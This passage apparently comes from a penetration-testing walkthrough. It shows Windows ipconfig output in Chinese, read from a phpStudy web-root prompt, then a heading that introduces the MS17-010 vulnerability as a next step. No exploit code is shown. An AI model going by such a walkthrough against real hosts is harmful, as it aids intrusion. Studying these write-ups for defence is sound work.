    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . :

隧道适配器 isatap.openstacklocal:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : openstacklocal

隧道适配器 Teredo Tunneling Pseudo-Interface:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

C:\phpStudy\PHPTutorial\WWW>

```

2. ms17-010